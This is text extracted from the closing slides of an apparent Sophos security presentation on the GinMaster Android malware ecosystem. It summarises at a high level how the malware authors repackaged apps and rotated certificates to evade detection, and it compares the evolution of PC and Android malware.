Pick the most suitable category to attract users.



Strategy 2

Re-packaging interesting and exciting applications for downloading.

Strategy 3

Frequently change certificate and encryption algorism against detection.

	Frequency of Each App Certificate on average
1st Generation	33.19
2nd Generation	3.81
3rd Generation	1.32

Comparison between PC and Android Malware

	Cipher	Polymorphic	Botnet
PC	2 years (XOR)	6 years	9 years
Android	4 months (DES)	1.5 years	1 year

Conclusion

- The GinMaster ecosystem is a representative model of China Android malware.
- This model is reaching other emerging countries such as Thailand and Vietnam.
- There is no end to the war in sight.

The Android Malware Saga

To be continued

SOPHOS

Q&A